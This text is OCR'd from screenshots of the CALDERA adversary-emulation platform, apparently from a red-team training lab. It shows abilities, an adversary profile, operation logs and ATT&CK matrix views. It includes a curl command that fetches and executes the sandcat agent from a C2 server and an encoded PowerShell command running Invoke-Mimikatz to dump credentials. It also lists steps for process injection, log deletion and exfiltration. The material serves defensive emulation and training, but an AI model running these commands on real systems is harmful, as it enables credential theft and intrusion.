
name: Screen Capture

description: capture the contents of the screen

tactic: collection

technique: T1113

technique: Screen Capture



command-and-control ▾ | T1071 | Standard Application Layer Protocol ▾ | 54ndc47 ▾

id: 2f34977d-9558-4c12-abad-349716777c6b

name: 54ndc47

description: A GoLang agent which communicates through the HTTP contact

tactic: command-and-control

technique: T1071

technique: Standard Application Layer Protocol


platform: windows


executor: psh

payloads: Akagi64.exe
bookmark.cont

command:

```
server="http://127.21.14.100:8888";curl -s -X POST -H "file:sandcat.go" -H "platform:darwin"
$server/file/download > sandcat.go;chmod +x sandcat.go;./sandcat.go -server $server -v
```





Ordering

1 54ndc47
COMMAND-AND-CONTROL | STANDARD APPLIC...

2 Spawn calculator (shellcode)
EXECUTION | COMMAND-LINE INTERFACE

3 Inject Sandcat into process
DEFENSE-EVASION | PROCESS INJECTION

4 File and Directory Discovery
DISCOVERY | FILE AND DIRECTORY DISCOV...

5 View admin shares
DISCOVERY | NETWORK SHARE DISCOV...

6 GetAdminMembers
DISCOVERY | SYSTEM OWNER/USER DISCOV...

7 Replace a service binary with alternate binary
PERSISTENCE | MODIFY EXISTING SERVICE

8 PowerShell information gathering
COLLECTION | POWERSHELL

9 PowerShell Process Enumeration
COLLECTION | POWERSHELL COLLECTION

10 Screen Capture
COLLECTION | SCREEN CAPTURE


11 Avoid logs
DEFENSE-EVASION | FILE DELETION

12 Exfil staged directory
EXFILTRATION | EXFILTRATION OVER COMMAN...

13 Powerkatz (Staged)
CREDENTIAL-ACCESS | CREDENTIAL DUMPI...

14 Start 54ndc47
LATERAL-MOVEMENT | SSH HIJACKING

15 File Hunter Mission
IMPACT | STORED DATA MANIPULATION



Compass
find your way


Generate a layer file for any adversary, which you can overlay on the matrix below **OR** Create an adversary in the matrix, then upload the layer file to generate an adversary to use in an operation

Generate Layer

Malicious Monkey


Generate Adversary

Initial Access 9 techniques	Execution 10 techniques	Persistence 17 techniques	Privilege Escalation 12 techniques	Defense Evasion 32 techniques	Credential Access 13 techniques	Discovery 22 techniques	Lateral Movement 9 techniques	Collection 15 techniques	Command and Control 16 techniques	Exfiltration 8 techniques	Impact 13 techniques
Drive-by Compromise	Command and Scripting Interpreter (0/7)	Account Manipulation (0/2)	Abuse Elevation Control Mechanism (0/4)	Abuse Elevation Control Mechanism (0/4)	Brute Force (0/4)	Account Discovery (0/3)	Exploitation of Remote Services	Archive Collected Data (0/3)	Application Layer Protocol (0/4)	Automated Exfiltration	Account Access Removal
Exploit Public-Facing Application	Exploitation for Client Execution	BITS Jobs	Access Token Manipulation (0/5)	Access Token Manipulation (0/5)	Credentials from Password Stores (0/3)	Application Window Discovery	Internal Spearphishing	Audio Capture	Communication Through Removable	Data Transfer Size Limits	Data Destruction
		Boot or Logon Autostart			Exploitation	Browser Bookmark Discovery		Automated			Data Encrypted for Impact




Create New Layer — Create a new empty layer

Open Existing Layer — Load a layer from your computer or a URL




Execution 1 techniques	Credential Access 1 techniques	Discovery 3 techniques	Collection 1 techniques	Command and Control 1 techniques	Exfiltration 1 techniques
Command and Scripting Interpreter (0/0)	OS Credential Dumping (0/0)	File and Directory Discovery	Screen Capture	Application Layer Protocol (0/0)	Exfiltration Over C2 Channel
		Network Share Discovery			
		System Owner/User Discovery			



Operations

Start a new operation or review previous ones here.

OP MM



Start a new operation or review previous ones here.

Operation MM Final - 2020-08-22 1!

□ include agent output


Use base64 obfuscation

2020-08-22 19:21:07 agent#gddpzh... GetAdminMembers

2020-08-22 19:21:07 agent#gddpzh... File Hunter Mission


2020-08-22 19:21:07 agent#gddpzh... PowerShell information gathering

2020-08-22 19:21:07 agent#gddpzh... PowerShell Process Enumeration




Choose an agent

Choose an agent
PTH-Win10m2$PRACTICALTH\jcassidy-hrnirm
PTH-Win10m2$PRACTICALTH\jcassidy-gmipsz
PTH-Win10m2$PRACTICALTH\jcassidy-dobouj




2020-08-22 19:21:07 agent#gddpzh... Powerkatz (Staged) ★

2020-08-22 19:21:07 agent#gddpzh... View admin shares ★



```
powershell -Enc SQBtAHAAbwByAHQALQBNAG8AZAB1AGwAZQAgAC4AXABpAG4AdgBvAGsAZQAtAG0AaQBtAGkALgBwAHMAMQA7AEkAbgB2AG8AawBlAC0ATQBpAG0AaQBrAGEAdAB6ACAALQBEAHUAbQBwAEMAcgBlAGQAcwA=

At line:1 char:1
+ powershell -Enc SQBtAHAAbwByAHQALQBNAG8AZAB1AGwAZQAgAC4AXABpAG4AdgBvA ...
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
This script contains malicious content and has been blocked by your antivirus software.
    + CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException
    + FullyQualifiedErrorId : ScriptContainedMaliciousContent
```




Start a new operation or review previous ones here.


Operation MM - 2020-08-22 06:1!

□ include agent output


Operation M....json



```
caldera@caldera-virtual-machine:~/projects/caldera$ cd plugins/stockpile/data/abilities/
caldera@caldera-virtual-machine:~/projects/caldera/plugins/stockpile/data/abilities$ ls
collection           credential-access  discovery  exfiltration  lateral-movement  privilege-escalation
command-and-control  defense-evasion    execution  impact        persistence
```



```
- id: 5a39d7ed-45c9-4a79-b581-e5fb99e24f65
  name: System processes
  description: Identify system processes
  tactic: discovery
  technique:
    attack_id: T1057
    name: Process Discovery
  platforms:
    windows:
      psh:
        command: Get-Process
      cmd:
        command: tasklist
      donut_amd64:
        build_target: ProcessDump.donut
        language: csharp
        code: |
          using System;
          using System.Diagnostics;
          using System.ComponentModel;

          namespace ProcessDump
          {
              class MyProcess
              {
                  void GrabAllProcesses()
                  {
                      Process[] allProc = Process.GetProcesses();
                      foreach(Process proc in allProc){
                          Console.WriteLine("Process: {0} -> PID: {1}", proc.ProcessName, proc.Id);
                      }
                  }
                  static void Main(string[] args)
                  {
                      MyProcess myProc = new MyProcess();
                      myProc.GrabAllProcesses();
                  }
              }
          }
    darwin:
      sh:
        command: ps aux
    linux:
      sh:
        command: ps aux
```



Training

To the right you will find virtual flags, similar to a capture-the-flag event. As you work through each one, more flags will be displayed. Complete all the flags and you will receive a proof of completion. The flags will automatically update (within 15 seconds) as you work through the challenges. Each time you complete a section, a badge (below) will be activated.

User Certificate ▾

1 **LOCAL AGENT**

Demonstrate your ability to deploy an agent on local host. The agent should successfully beacon back to this server instance.

2020-08-22 18:30:24 ✓

2 **REMOTE AGENT**

